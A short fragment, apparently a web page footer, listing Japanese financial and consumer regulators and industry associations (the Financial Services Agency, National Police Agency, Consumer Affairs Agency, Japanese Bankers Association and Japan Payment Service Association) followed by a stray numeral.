金融庁 Financial Services Agency　警察庁 National Police Agency　消費者庁　一般社団法人 全国銀行協会　一般社団法人日本資金決済業協会

7